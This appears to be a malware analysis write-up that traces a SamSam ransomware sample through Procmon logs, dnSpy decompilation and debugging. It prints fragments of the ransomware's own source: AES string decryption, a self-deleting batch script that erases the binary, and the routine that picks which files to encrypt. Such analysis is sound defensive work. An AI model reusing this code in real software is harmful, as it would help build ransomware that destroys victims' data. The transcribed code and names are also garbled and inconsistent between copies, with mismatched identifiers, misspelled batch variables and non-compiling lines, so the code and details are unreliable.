3:51.4	WinDir.exe	2332	ReadFile	C:\Windows\assembly\GAC_64\mscorlib\2.0.0.0_b77a5c561934e089\sootkey.nlp	SUCCESS	SyncType: SyncTy...
3:51.4	WinDir.exe	2332	CreateFile	C:\Windows\assembly\GAC_64\mscorlib\2.0.0.0_b77a5c561934e089\sootkey.nlp	SUCCESS	Offset: 0, Length: 3...
3:51.4	WinDir.exe	2332	CreateFile	C:\ProgramData\CrashLog\mscrlcpv.bat	SUCCESS	Desired Access: R...
3:51.4	WinDir.exe	2332	QueryBasicInformationFile	C:\ProgramData\CrashLog\mscrlcpv.bat	SUCCESS	CreationTime: 11/2...
3:51.4	WinDir.exe	2332	CloseFile	C:\ProgramData\CrashLog\mscrlcpv.bat	SUCCESS	Desired Access: R...
3:51.4	WinDir.exe	2332	CreateFile	C:\ProgramData\CrashLog\mscrlcpv.bat	SUCCESS	Desired Access: R...
3:51.4	WinDir.exe	2332	QueryBasicInformationFile	C:\ProgramData\CrashLog\mscrlcpv.bat	SUCCESS	CreationTime: 11/2...
3:51.4	WinDir.exe	2332	CloseFile	C:\ProgramData\CrashLog\mscrlcpv.bat	SUCCESS	Desired Access: R...
3:51.4	WinDir.exe	2332	CreateFile	C:\Users\shaddy\Desktop	SUCCESS	Desired Access: R...
3:51.4	WinDir.exe	2332	QueryBasicInformationFile	C:\Users\shaddy\Desktop	SUCCESS	CreationTime: 9/25...
3:51.4	WinDir.exe	2332	CreateFile	C:\ProgramData\CrashLog\mscrlcpv.bat	SUCCESS	
3:51.4	WinDir.exe	2332	WriteFile	C:\ProgramData\CrashLog\mscrlcpv.bat	SUCCESS	Desired Access: R...
3:51.4	WinDir.exe	2332	SetEndOfFileInformationFile	C:\ProgramData\CrashLog\mscrlcpv.bat	SUCCESS	Offset: 0, Length: 4...
3:51.4	WinDir.exe	2332	CreateFileMapping	C:\ProgramData\CrashLog\mscrlcpv.bat	SUCCESS	EndOfFile: 270
3:51.4	WinDir.exe	2332	CreateFileMapping	C:\ProgramData\CrashLog\mscrlcpv.bat	SUCCESS	SyncType: SyncTy...
3:51.4	WinDir.exe	2332	CreateFileMapping	C:\ProgramData\CrashLog\mscrlcpv.bat	FILE LOCKED WITH ONLY READERS	SyncType: SyncTy...
3:51.4	WinDir.exe	2332	QueryStandardInformationFile	C:\ProgramData\CrashLog\mscrlcpv.bat	SUCCESS	AllocationSize: 272...
3:51.4	WinDir.exe	2332	CloseFile	C:\ProgramData\CrashLog\mscrlcpv.bat	SUCCESS	
3:51.4	WinDir.exe	2332	CreateFile	C:\Windows\System32\cmd.exe	SUCCESS	Desired Access: R...
3:51.4	WinDir.exe	2332	QueryBasicInformationFile	C:\Windows\System32\cmd.exe	SUCCESS	CreationTime: 9/7/...
3:51.4	WinDir.exe	2332	CloseFile	C:\Windows\System32\cmd.exe	SUCCESS	
3:51.4	WinDir.exe	2332	CreateFile	C:\Windows\System32\cmd.exe	SUCCESS	Desired Access: R...
3:51.4	WinDir.exe	2332	QueryBasicInformationFile	C:\Windows\System32\cmd.exe	SUCCESS	CreationTime: 9/7/...
3:51.4	WinDir.exe	2332	CloseFile	C:\Windows\System32\cmd.exe	SUCCESS	
3:51.4	WinDir.exe	2332	CreateFile	C:\Users\shaddy\Desktop	SUCCESS	Desired Access: R...

I didn't notice any network activity at my initial detonation, so at this stage I will talk about the host-based indicators that I noticed during the initial detonation. When I checked the created batch file in programdata, it contains the code which was checking the running processes in loop and verifying the main process is in running processes or not. If the main process is not in the processes, it was deleting itself and the binary of sample from disk. The batch file was containing the loop and it was pinging local host for 5 times during the loop.

```
@echo off
SETLOCAL EnableExtensions
set "EXE=WinDir.exe"
set "PEXE=C:\Users\Shaddy\Desktop"
:loop
FOR /F %%x IN ('tasklist /NH /FI "IMAGENAME eq %EXE%"') DO IF %%x == %EXE% goto FOUND
goto END
:FOUND
ping 127.0.0.1 -n 5 > NUL
goto loop
:END
DEL "%PEXE%\%%EXE%"
DEL "%~f0"
```

After some time, I found that my entire system was encrypted by SamSam Ransomware. So, I checked the encrypted file it was adding the extension (checkdiskenced) and leaving the ransom note with the name of READ-FOR-HELLPP.html.



Time	Process	PID	Operation	Path	Result	Details
3:52.0	WinDir.exe	2332	CreateFile	C:\Pin\extras\ot\include\sys\system_properties.h	NAME NOT FOUND	Desired Access: R...
3:52.0	WinDir.exe	2332	CreateFile	C:\Pin\extras\ot\include\sys\system_properties.h	SUCCESS	Desired Access: G...
3:52.0	WinDir.exe	2332	QueryStandardInformationFile	C:\Pin\extras\ot\include\sys\system_properties.h	SUCCESS	AllocationSize: 0, E...
3:52.0	WinDir.exe	2332	WriteFile	C:\Pin\extras\ot\include\sys\system_properties.h	SUCCESS	Offset: 0, Length: 3...
3:52.0	WinDir.exe	2332	CloseFile	C:\Pin\extras\ot\include\sys\system_properties.h	SUCCESS	
3:52.0	WinDir.exe	2332	CreateFile	C:\Pin\extras\ot\include\sys\system_properties.h	SUCCESS	Desired Access: R...
3:52.0	WinDir.exe	2332	QueryNetworkOpenInformationFile	C:\Pin\extras\ot\include\sys\system_properties.h	SUCCESS	CreationTime: 6/7/...
3:52.0	WinDir.exe	2332	CloseFile	C:\Pin\extras\ot\include\sys\system_properties.h	SUCCESS	
3:52.0	WinDir.exe	2332	CreateFile	C:\Pin\extras\ot\include\sys\system_properties.h	SUCCESS	Desired Access: G...
3:52.0	WinDir.exe	2332	ReadFile	C:\Pin\extras\ot\include\sys\system_properties.h	SUCCESS	Offset: 0, Length: 3...
3:52.0	WinDir.exe	2332	ReadFile	C:\Pin\extras\ot\include\sys\system_properties.h	SUCCESS	Offset: 0, Length: 3...
3:52.0	WinDir.exe	2332	CloseFile	C:\Pin\extras\ot\include\sys\system_properties.h	SUCCESS	
3:52.0	WinDir.exe	2332	CreateFile	C:\Pin\extras\ot\include\sys\system_properties.h	SUCCESS	Desired Access: G...
3:52.0	WinDir.exe	2332	QueryStandardInformationFile	C:\Pin\extras\ot\include\sys\system_properties.h	SUCCESS	AllocationSize: 4.0...
3:52.0	WinDir.exe	2332	CloseFile	C:\Pin\extras\ot\include\sys\system_properties.h	SUCCESS	Offset: 3,072, Leng...
3:52.0	WinDir.exe	2332	CreateFile	C:\Pin\extras\ot\include\sys\system_properties.h	SUCCESS	Desired Access: G...
3:52.0	WinDir.exe	2332	WriteFile	C:\Pin\extras\ot\include\sys\system_properties.h	SUCCESS	Offset: 0, Length: 2...
3:52.0	WinDir.exe	2332	CloseFile	C:\Pin\extras\ot\include\sys\system_properties.h	SUCCESS	
3:52.0	WinDir.exe	2332	CreateFile	C:\Pin\extras\ot\include\sys\system_properties.h	SUCCESS	Desired Access: R...
3:52.0	WinDir.exe	2332	QueryNetworkOpenInformationFile	C:\Pin\extras\ot\include\sys\system_properties.h	SUCCESS	CreationTime: 11/2...
3:52.0	WinDir.exe	2332	CloseFile	C:\Pin\extras\ot\include\sys\system_properties.h	SUCCESS	
3:52.0	WinDir.exe	2332	QueryNetworkOpenInformationFile	C:\Pin\extras\ot\include\sys\system_properties.h	SUCCESS	Desired Access: R...
3:52.0	WinDir.exe	2332	CreateFile	C:\Pin\extras\ot\include\sys\system_properties.h	SUCCESS	CreationTime: 11/2...
3:52.0	WinDir.exe	2332	CloseFile	C:\Pin\extras\ot\include\sys\system_properties.h	SUCCESS	
3:52.0	WinDir.exe	2332	CreateFile	C:\Pin\extras\ot\include\sys\READ_FOR_HELP\PP\html	SUCCESS	Desired Access: R...
3:52.0	WinDir.exe	2332	QueryNetworkOpenInformationFile	C:\Pin\extras\ot\include\sys\READ_FOR_HELP\PP\html	SUCCESS	CreationTime: 11/2...
3:52.0	WinDir.exe	2332	CloseFile	C:\Pin\extras\ot\include\sys\READ_FOR_HELP\PP\html	SUCCESS	
3:52.0	WinDir.exe	2332	CreateFile	C:\Pin\extras\ot\include\sys\system_properties.h	SUCCESS	Desired Access: W...
3:52.0	WinDir.exe	2332	SetBasicInformationFile	C:\Pin\extras\ot\include\sys\system_properties.h	SUCCESS	CreationTime: 0, L...
3:52.0	WinDir.exe	2332	CreateFile	C:\Pin\extras\ot\include\sys\system_properties.h	SUCCESS	Desired Access: R...
3:52.0	WinDir.exe	2332	QueryAttributeTagFile	C:\Pin\extras\ot\include\sys\system_properties.h	SUCCESS	Attributes: N, Repa...
3:52.0	WinDir.exe	2332	CloseFile	C:\Pin\extras\ot\include\sys\system_properties.h	SUCCESS	
3:52.0	WinDir.exe	2332	CreateFile	C:\Pin\extras\ot\include\sys\time.h	SUCCESS	Desired Access: R...
3:52.0	WinDir.exe	2332	QueryNetworkOpenInformationFile	C:\Pin\extras\ot\include\sys\time.h	SUCCESS	CreationTime: 6/7/...
3:52.0	WinDir.exe	2332	CloseFile	C:\Pin\extras\ot\include\sys\time.h	SUCCESS	
3:52.0	WinDir.exe	2332	CreateFile	C:\Pin\extras\ot\include\sys\time.h	SUCCESS	Desired Access: G...
3:52.0	WinDir.exe	2332	CloseFile	C:\Pin\extras\ot\include\sys\time.h	SUCCESS	Desired Access: S...
3:52.0	WinDir.exe	2332	CreateFile	C:\Pin\extras\ot\include\sys\time.h	SUCCESS	Desired Access: R...
3:52.0	WinDir.exe	2332	QueryNetworkOpenInformationFile	C:\Pin\extras\ot\include\sys\time.h	SUCCESS	CreationTime: 6/7/...
3:52.0	WinDir.exe	2332	CloseFile	C:\Pin\extras\ot\include\sys\time.h	SUCCESS	
3:52.0	WinDir.exe	2332	CreateFile	C:\Pin\extras\ot\include\sys\time.h	SUCCESS	Desired Access: R...
3:52.0	WinDir.exe	2332	QueryNetworkOpenInformationFile	C:\Pin\extras\ot\include\sys\time.h	SUCCESS	CreationTime: 6/7/...
3:52.0	WinDir.exe	2332	CreateFile	C:\Pin\extras\ot\include\sys\time.h	NAME NOT FOUND	Desired Access: R...
3:52.0	WinDir.exe	2332	CreateFile	C:\Pin\extras\ot\include\sys\time.h	NAME NOT FOUND	Desired Access: R...
3:52.0	WinDir.exe	2332	QueryStandardInformationFile	C:\Pin\extras\ot\include\sys\time.h	SUCCESS	Desired Access: G...
3:52.0	WinDir.exe	2332	QueryNetworkOpenInformationFile	C:\Pin\extras\ot\include\sys\time.h	SUCCESS	AllocationSize: 0, E...
3:52.0	WinDir.exe	2332	WriteFile	C:\Pin\extras\ot\include\sys\time.h	SUCCESS	Offset: 0, Length: 3...
3:52.0	WinDir.exe	2332	CloseFile	C:\Pin\extras\ot\include\sys\time.h	SUCCESS	
3:52.0	WinDir.exe	2332	CreateFile	C:\Pin\extras\ot\include\sys\time.h	SUCCESS	Desired Access: R...
3:52.0	WinDir.exe	2332	QueryNetworkOpenInformationFile	C:\Pin\extras\ot\include\sys\time.h	SUCCESS	CreationTime: 6/7/...
3:52.0	WinDir.exe	2332	CloseFile	C:\Pin\extras\ot\include\sys\time.h	SUCCESS	
3:52.0	WinDir.exe	2332	CreateFile	C:\Pin\extras\ot\include\sys\time.h	SUCCESS	Desired Access: G...
3:52.0	WinDir.exe	2332	ReadFile	C:\Pin\extras\ot\include\sys\time.h	SUCCESS	Offset: 0, Length: 3...
3:52.0	WinDir.exe	2332	ReadFile	C:\Pin\extras\ot\include\sys\time.h	SUCCESS	Offset: 0, Length: 3...
3:52.0	WinDir.exe	2332	CloseFile	C:\Pin\extras\ot\include\sys\time.h	SUCCESS	
3:52.0	WinDir.exe	2332	CreateFile	C:\Pin\extras\ot\include\sys\time.h	SUCCESS	Desired Access: G...

Advanced Dynamic Analysis

I started advanced dynamic analysis of sample using DnsSpy. DnsSpy is one of the best debuggers and Decompiler for .NET binaries. WinDir.exe is .Net binary so I open it using dnSpy, In the main function first it was looking for the argument which was the file of public key. After getting the argument, the samples read all the bytes from the file and store them in the variable “pubbbbbbbbbkey”. After that it was checking the directory, if the directory exists then write a file otherwise it creates that directory and write the batch file into it. Now I decided to start detailed dynamic analysis by debugging the program.

```
WinDir.exe
  PE
  Type References
  References
  Resources
  {}
  {}
  WinDir
    enc@02000002
    Program@02000003
  WinDir.Properties
  Microsoft.VisualBasic (10.0.0.0)
```

```
13 private static void Main(string[] args)
14 {
15     if (args.Length != 1)
16     {
17         return;
18     }
19     if (!string.IsNullOrEmpty(args[0]) && File.Exists(args[0]))
20     {
21         Program.pubbbbbbbbbkkkey = File.ReadAllText(args[0]);
22     }
23     if (!Directory.Exists(Program.dir_c_tory_of_dell))
24     {
25         Directory.CreateDirectory(Program.dir_c_tory_of_dell);
26     }
27 }
```

Breakpoints:

I start analysis step by step and put breakpoints. First, I wanted to know about the file it was taking as an argument then the bytes it was storing in the variable after reading the argument file.

```
16     if (args.Length != 1)
17     {
18         return;
19     }
20     if (!string.IsNullOrEmpty(args[0]) && File.Exists(args[0]))
21     {
22         Program.pubbbbbbbbbkkkey = File.ReadAllText(args[0]);
23     }
```

Following the execution flow and putting breakpoints, I found that the Samsam ransomware was looking “publicKey.keyxml” file and reading all bytes which indicates the public key of RSA-2048 encryption algorithm that was using for encryption in this sample.



```
WinDir.exe
├── PE
│   ├── Type References
│   ├── References
│   └── Resources
├── {} -
├── WinDir
│   ├── enc @02000002
│   ├── Program @02000003
│   └── WinDir.Properties
└──mscorlib (2.0.0.0)
    ├──CommonLanguageRuntimeLibra
    ├──PE
    │   ├──Type References
    │   ├──References
    │   └──Resources
    ├──{} -
    ├──Microsoft.Win32
    ├──Microsoft.Win32.SafeHandles
    ├──System
    ├──System.Collections
    ├──System.Collections.Generic
    ├──System.Collections.ObjectMc
    ├──System.Configuration.Assem
    ├──System.Deployment.Interna
    ├──System.Deployment.Interna
    ├──System.Diagnostics
    ├──System.Diagnostics.CodeAna
    ├──System.Diagnostics.SymbolSI
    ├──System.Globalization
    ├──{} -
    ├──BinaryReader @020005A6
    ├──BinaryWriter @020005A7
    ├──BufferedStream @020005A9
    ├──Directory @020005A9
    └──DirectoryInfo @020005AC
        446
        447 // Token: 0x00035D5 RID: 13781 RVA: 0x000B3898 File Offset: 0x000B2898
        448 public static FileStream OpenWrite(string path)
        449 {
        450     return new FileStream(path, FileMode.OpenOrCreate, FileAccess.Write, FileShare.None);
        451 }
        452
        453 // Token: 0x00035D6 RID: 13782 RVA: 0x000B38A3 File Offset: 0x000B28A3
        454 public static string ReadAllText(string path)
        455 {
        456     return File.ReadAllText(path, Encoding.UTF8);
        457 }
        458
        459 // Token: 0x00035D7 RID: 13783 RVA: 0x000B38B0 File Offset: 0x000B28B0
        460 public static string ReadAllText(string path, Encoding encoding)
        461 {
        462     string text;
        463     using (StreamReader streamReader = new StreamReader(path, encoding))
        464     {
        465         text = streamReader.ReadToEnd();
        466     }
        467     return text;
        468 }
        469
        470 // Token: 0x00035D8 RID: 13784 RVA: 0x000B38EC File Offset: 0x000B28EC
        471 public static void WriteAllText(string path, string contents)
        472 {
        473     File.WriteAllText(path, contents, StreamWriter.UTF8NoBOM);
        474 }
        475
        476 // Token: 0x00035D9 RID: 13785 RVA: 0x000B38FC File Offset: 0x000B28FC
        477 public static void WriteAllText(string path, string contents, Encoding encoding)
        478 {
        479 }
```

Name	Value	Type
path	"publicKey.xml"	string
encoding	(System.Text.UTF8Encoding)	System.Text.Encoding System.Text...
streamReader	(System.IO.StreamReader)	System.IO.StreamReader
text	"<RSAKeyValue><Modulus>5iRbjTmdM2okFAzONhfeP7gTNMTs5T6f...	string

After successfully taking the argument, the malware was looking some directory, if the directory already exists than it was creating a new thread and executing something in new thread. But at that time for me important thing was to know about the directory it was looking, so I put breakpoints on following execution and found the path of directory it was looking.

```
23 }
24 if (!Directory.Exists(Program.dire_c_toryy_ofdell))
25 {
26     Directory.CreateDirectory(Program.dire_c_toryy_ofdell);
27 }
28 "hzejfhicykshkdjghkdghbvqkjdjfg" + "sfkjadgw6wuitafgjsdksd" + "nksjfgqd7trugfjsdfsd" + "fsgahfgfuygityugfjhdf";
29 Thread.Sleep(865);
30 "kzjzgyshdkgdgalshdlkghksdhghjfd" + "aasdfghsjdglfdhjdjsgdg" + "skjgfasbgjfsjfhsgfjsf";
```

When I follow the execution, I found that it was creating a directory, the path and name of directory was encrypted with AES encryption.

```
633 private static string GetFolderPath(Environment.SpecialFolder folder)
634 // Token: 0x0400000F RID: 15
635 private static string dire_c_toryy_ofdell = Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData) + "\\\" + enc.DecryptStringAES("EAAAA0eHr6QeANAeR04Cna7Nccs8CEggGASpyH8z3e1BNVv",
636 Program.msaltpasswd);
637 // Token: 0x04000010 RID: 16
638 private static string pubbbbbbbbbbbkkkey = "";
639
```

After debugging, I found the decrypted directory path. Samsam was looking the directory "C:\ProgramData\CrashLog".

```
911 // Token: 0x06000A40 RID: 2720 RVA: 0x000209F4 File Offset: 0x0001F9F4
912 public static string GetFolderPath(Environment.SpecialFolder folder)
913 {
914     if (!Enum.IsDefined(typeof(Environment.SpecialFolder), folder))
915     {
916         throw new ArgumentException(string.Format(CultureInfo.CurrentCulture, Environment.GetResourceString("Arg_EnumIllegalVal"), new object[] { (int)folder }));
917     }
918     StringBuilder stringBuilder = new StringBuilder(260);
919     Win32Native.SHGetFolderPath(IntPtr.Zero, (int)folder, IntPtr.Zero, 0, stringBuilder);
920     string text = stringBuilder.ToString();
921     new FileIOPermission(FileIOPermissionAccess.PathDiscovery, text).Demand();
922     return text;
923 }
924 // Token: 0x17000127 RID: 295
925 // (get) Token: 0x06000AA1 RID: 2721 RVA: 0x00020A78 File Offset: 0x0001FA78
926 public static string UserDomainName
927 {
928     get
929     {
930         new EnvironmentPermission(EnvironmentPermissionAccess.Read, "UserDomain").Demand();
931     }
932 }
```

Name	Value
folder	CommonApplicationData
stringBuilder	(C:\ProgramData)
text	@ "C:\ProgramData"



When I decrypted the name of subdirectory it was appending with path of folder “C:\ProgramData\”. Samsam sample was looking for the path of that directory. “C:\ProgramData\CrashLog\”.

```
294 Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(sharedSecret, encc_salt);
295 byte[] array = Convert.FromBase64String(cipherText);
296 using (MemoryStream memoryStream = new MemoryStream(array))
297 {
298     rijndaelManaged = new RijndaelManaged();
299     rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
300     rijndaelManaged.IV = encc.ReadByteArray(memoryStream);
301     ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor(rijndaelManaged.Key, rijndaelManaged.IV);
302     using (CryptoStream cryptoStream = new CryptoStream(memoryStream, cryptoTransform, CryptoStreamMode.Read))
303     {
304         using (StreamReader streamReader = new StreamReader(cryptoStream))
305         {
306             text = streamReader.ReadToEnd();
307         }
308     }
309 }
310 finally
311 {
312     if (rijndaelManaged != null)
313     {
314         rijndaelManaged.Clear();
315     }
316 }
317 return text;
318 }
```

Name	Value
cipherText	"EAAAAA0eHr6QeAnAEeR04Cna7WcCs8CEgpGA5pyNb3e1BNyy"
sharedSecret	"SALT"
rijndaelManaged	(System.Security.Cryptography.RijndaelManaged)
text	"CrashLog"
rfc2898DeriveBytes	(System.Security.Cryptography.Rfc2898DeriveBytes)
array	byte[0x00000024]
memoryStream	(System.IO.MemoryStream)
cryptoTransform	(System.Security.Cryptography.RijndaelManagedTransform)
cryptoStream	(System.Security.Cryptography.CryptoStream)
streamReader	(System.IO.StreamReader)

For the verification of created directory, I just executed the instructions of directory creation function and recorded all activities using Procmon. I found on the Procmon that same results that I extracted from debugging and putting breakpoints.

```
7 namespace WinDir
8 {
9     // Token: 0x02000003 RID: 3
10     internal class Program
11     {
12         // Token: 0x00000010 RID: 16 RVA: 0x0002860 File Offset: 0x000
13         private static void Main(string[] args)
14         {
15             if (args.Length != 1)
16             {
17                 return;
18             }
19             if (!string.IsNullOrEmpty(args[0]) && File.Exists(args[0]))
20             {
21                 Program.pubbbbbbbbbbbkey = File.ReadAllText(args[0]);
22             }
23             if (!Directory.Exists(Program.dir_c_tory_ofdell1))
24             {
25                 Directory.CreateDirectory(Program.dir_c_tory_ofdell1);
26             }
27             hzsjfhicykshkdjghkdhbgvkdjdfg + "sfkjadgw6uitafgjskdsd"
28             Thread.Sleep(865);
29             "kzjgyshdkgdgdgkshd1kghksdhgjhfd" + "aesdfghjklfdhdsjgdg" + "skjgfasbjfjsfhsgfjsf";
30             Thread thread = new Thread(new ThreadStart(Program.ru_nlo_opf_or_chek));
31             "sfsfgcbdsfyjfgsfgsj" + "sfstsygfskfgskjksjfsf" + "mkjnhbvgvfdxszdxfcgvhbj";
32             thread.Start();
33             Thread.Sleep(2235);
34             for (int i = 0; i < 18; i++)
35             {
36                 (
```

Time	Process Name	PID	Operation	Path	Result	Detail
11:10...	WinDir.exe	6448	Create File	C:\ProgramData\CrashLog	SUCCESS	Desired Access: R...
11:10...	WinDir.exe	6448	Query Network	C:\ProgramData\CrashLog	SUCCESS	CreationTime: 11/2...
11:10...	WinDir.exe	6448	Close File	C:\ProgramData\CrashLog	SUCCESS	Thread ID: 7784
11:11...	WinDir.exe	6448	Thread Create		SUCCESS	Thread ID: 3112

After creating the directory, the instructions were to create a new thread and start. Samsam ransomware was starting something as a new thread. Now I wanted to know about the process it was starting as a new thread. Before creating the new thread there was some junk strings and random sleeps which at that point, I was considering the time-based sandbox evasion or it could be used to bypass security controls solutions.

```
27 }
28 "hzsjfhicykshkdjghkdhbgvkdjdfg" + "sfkjadgw6uitafgjskdsd" + "nksjfgqd7trugfjsdfsd" + "fsgahfgfuygityugfjhdf";
29 Thread.Sleep(865);
30 "kzjgyshdkgdgdgkshd1kghksdhgjhfd" + "aesdfghjklfdhdsjgdg" + "skjgfasbjfjsfhsgfjsf";
31 Thread thread = new Thread(new ThreadStart(Program.ru_nlo_opf_or_chek));
32 "sfsfgcbdsfyjfgsfgsj" + "sfstsygfskfgskjksjfsf" + "mkjnhbvgvfdxszdxfcgvhbj";
33 thread.Start();
34 Thread.Sleep(2235);
```

When I followed the execution follow, I found that it was starting a function “ru_nlo_opf_or_chek_” as a thread and in that function, there was new things were happening. This function was writing some content in file at that point, I don’t know about the file name, the path where the file is written and the content of that file. After writing file the function was starting the process by executing that created file.



```
257 // Token: 0x06000016 RID: 22 RVA: 0x00003030 File Offset: 0x00001230
258 public static void ru_nlo_opf_or_chek ()
259 {
260     try
261     {
262         File.WriteAllText(Program.del_ba_tpa_th, Program.lop4chksm);
263         Process.Start(new ProcessStartInfo(Program.del_ba_tpa_th)
264         {
265             RedirectStandardOutput = true,
266             RedirectStandardError = true,
267             StandardOutputEncoding = Encoding.GetEncoding("UTF-8"),
268             WindowStyle = ProcessWindowStyle.Hidden,
269             UseShellExecute = false,
270             CreateNoWindow = true
271         });
272     }
273     catch (Exception)
274     {
275     }
276 }
277
```

So, at that point my main target was to know about the file path and the content written in that file. I started my analysis in the same flow and put the breakpoints on each function return statement and check the content and path of that file. I found that the name of file and the content was fully encrypted with AES encryption so, I start debugging and check the decrypted values at runtime. This was the first decrypted string **"@echo off\nSETLOCAL EnableExtensions\nset \"EXE="**. It looks command which is enabling extension and telling the extension type.

```
317 return text;
318 }
319
320 // Token: 0x0600000D RID: 13 RVA: 0x000027CC File Offset: 0x000009CC
321 private static byte[] ReadByteArray(Stream s)
322 {
323     byte[] array = new byte[4];
324     if (s.Read(array, 0, array.Length) != array.Length)
325     {
326         throw new SystemException("Stream did not contain properly formatted byte array");
327     }
328     byte[] array2 = new byte[BitConverter.ToInt32(array, 0)];
329     if (s.Read(array2, 0, array2.Length) != array2.Length)
330     {
331         throw new SystemException("Did not read byte array properly");
332     }
333     return array2;
334 }

```

Name	Value
cipherText	"EAAAAACyT54QqVsEq3VDe00V0F+nbFflhtdlmrWcWP04q9TYDvmXGMN2+SsozV4gSYO7vXcQGzBR/PuSweveSisVldE="
sharedSecret	"SALT"
rijndaelManaged	(System.Security.Cryptography.RijndaelManaged)
text	"@echo off\nSETLOCAL EnableExtensions\nset \"EXE="
rfc2898DeriveBytes	(System.Security.Cryptography.Rfc2898DeriveBytes)

The second string after decrypting was **"\"nset \"PEXE="**. It looks that it was setting or assigning the PE file to a variable.



```
317     return text;
318 }
319
320 // Token: 0x0600000D RID: 13 RVA: 0x000027CC File Offset: 0x000009CC
321 private static byte[] ReadByteArray(Stream s)
322 {
323     byte[] array = new byte[4];
324     if (s.Read(array, 0, array.Length) != array.Length)
325     {
326         throw new SystemException("Stream did not contain properly formatted byte array");
327     }
328     byte[] array2 = new byte[BitConverter.ToInt32(array, 0)];
329     if (s.Read(array2, 0, array2.Length) != array2.Length)
330     {
331         throw new SystemException("Did not read byte array properly");
332     }
333     return array2;
334 }
```

Name	Value
cipherText	"EAAAAOncOyRjUsN8W+v2n85flvXrzY6rLdoLQGPhHzl6Hzn"
sharedSecret	"SALT"
rijndaelManaged	[System.Security.Cryptography.RijndaelManaged]
text	"\nset \"PEXE=

The last string that I found was `"\nloop\nFOR /F %%x IN ('tasklist /NH /FI \"IMAGENAME eq %EXE%\"') DO IF %%x == %EXE% goto FOUND\n goto END\n:FOUND\nping 127.0.0.1 -n 5 > NUL\n goto loop\n:END\nDEL \"%PEXE%\%EXE%\" \nDEL \"%~f0\""`. This looks a loop which is looking some specific process in running process and if the process is not exist it was performing the self-destruction and deleting the PE file as well.

```
317     return text;
318 }
319
320 // Token: 0x0600000D RID: 13 RVA: 0x000027CC File Offset: 0x000009CC
321 private static byte[] ReadByteArray(Stream s)
322 {
323     byte[] array = new byte[4];
324     if (s.Read(array, 0, array.Length) != array.Length)
325     {
326         throw new SystemException("Stream did not contain properly formatted byte array");
327     }
328     byte[] array2 = new byte[BitConverter.ToInt32(array, 0)];
329     if (s.Read(array2, 0, array2.Length) != array2.Length)
330     {
331         throw new SystemException("Did not read byte array properly");
332     }
333     return array2;
334 }
```

Name	Value
cipherText	"EAAAAL64zV32G5v/huezRw/wRoeWSbwyGFHd5BmNXimLQMQueyWUB4Gj3Zl29zggjaS5nwc3quVNuInbubNCqksA+XzDE+T9+ukEqbwCPErLdJc68URMkoWRHf/*DgLeUhfFSZb7Vv3z8YbjwS8vqPAPAp...
sharedSecret	"SALT"
rijndaelManaged	[System.Security.Cryptography.RijndaelManaged]
text	AGENAME eq %EXE%\"') DO IF %%x == %EXE% goto FOUND\n goto END\n:FOUND\nping 127.0.0.1 -n 5 > NUL\n goto loop\n:END\nDEL \"%PEXE%\%EXE%\" \nDEL \"%~f0\""
rfc2890DeriveBytes	[System.Security.Cryptography.Rfc2890DeriveBytes]
array	byte[0x00000004]
memoryStream	[System.IO.MemoryStream]
cryptoTransform	[System.Security.Cryptography.RijndaelManaged.Transform]
cryptoStream	[System.Security.Cryptography.CryptoStream]
streamReader	[System.IO.StreamReader]

At that point, I found all the content which were written in some file and was executing but still I was not aware of the file name and the path where it was written. So, I decrypted the file name that was a batch file with the name of `"msctlcpx.bat"`.

```
316     }
317     return text;
318 }
319
```

Name	Value
cipherText	"EAAAAEXWRR9lido+6WlCgJ0neEp6YIC1UI0cHZFdVIYgj2iY"
sharedSecret	"SALT"
rijndaelManaged	[System.Security.Cryptography.RijndaelManaged]
text	"msctlcpx.bat"

Now for this execution flow, I final step was to know about the path where this batch file was written. So, I decrypted the path of that file. The batch file was written in the same directory.



```
2349         if (str0 == null)
2350         {
2351             str0 = string.Empty;
2352         }
2353         if (str1 == null)
2354         {
2355             str1 = string.Empty;
2356         }
2357         if (str2 == null)
2358         {
2359             str2 = string.Empty;
```

Name	Value
str0	@ "C:\ProgramData\CrashLog"
str1	@ "\"
str2	"msctlcpx.bat"
num	0x00000000
text	null

Now for the verification of the whole content, I captured all activities using Procmon and executed only the instruction that were writing batch file into above mentioned directory. So I found the batch file with the same name and content.

```
File Edit Format View Help
msctlcpx.bat - Notepad
-----
SetLocale EnableExtensions
set "EXE=WinDir.exe"
set "PEXE=C:\Users\shaddy\Desktop"
:loop
FOR /F %%x IN ('tasklist /NH /FI "IMAGENAME eq %XEXE%") DO IF %x == %XEXE% goto FOUND
goto END
:FOUND
ping 127.0.0.1 -n 5 > NUL
goto loop
:END
DEL "%PEXE%\%XEXE%"
DEL "%~f0"
```

After that there was an array of string which contains the letter from A to Z and it was looping over all array items and checking which drive is ready so that it can find the all directories, subdirectories and files under that drive.



```
public static bool chk4flok(string path_for_check)
{
    bool flag;
    try
    {
        string text = Path.GetExtension(path_for_check).ToLower();
        FileInfo fileInfo = new FileInfo(path_for_check);
        if (text.ToLower() == Program.ektttttttttttttttttttttt || fileInfo.Name == Program.delbatname || fileInfo.Name == Program.hhhheeeelpppfffileeeeee + Program.hhhhellppfffileeeextenssionnn ||
            fileInfo.Name == Program.see_ffffnaameee || fileInfo.Name.ToLower() == "desktop.ini" || fileInfo.Name.ToLower().Contains("ntuser.dat") || path_for_check.ToLower().Contains("search-ms") || text ==
            ".search-ms" || text == ".exe" || text == ".msi" || text == ".lnk" || text == ".win" || text == ".scf")
        {
            flag = false;
        }
        else if (path_for_check.ToLower().Contains(Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData).ToLower()))
        {
            flag = false;
        }
        else
        {
            if (path_for_check.Contains(Program.wi_ndo_ws_d_r_iv_e_))
            {
                if (path_for_check.ToLower().Contains("microsoft\\windows") || path_for_check.ToLower().Contains("appdata"))
                {
                    return false;
                }
                if (text == ".ini" || text == ".sys" || text == ".dll")
                {
                    return false;
                }
            }
            if (Directory.GetParent(path_for_check.FullName.ToLower()) == Program.wi_ndo_ws_d_r_iv_e_.ToLower() && File.Exists(fileInfo.FullName))
            {
                flag = false;
            }
            else
            {
                flag = true;
            }
        }
    }
    catch
    {
        flag = false;
    }
    return flag;
}
```

After that there was a statement that was checking either this extension is exists in the array of types if yes than it proceeds to encrypt the file.

bool flag = Array.Exists<string>(Program.ttttttttttttttttttttttt, (string element) => element == ext.ToLower());

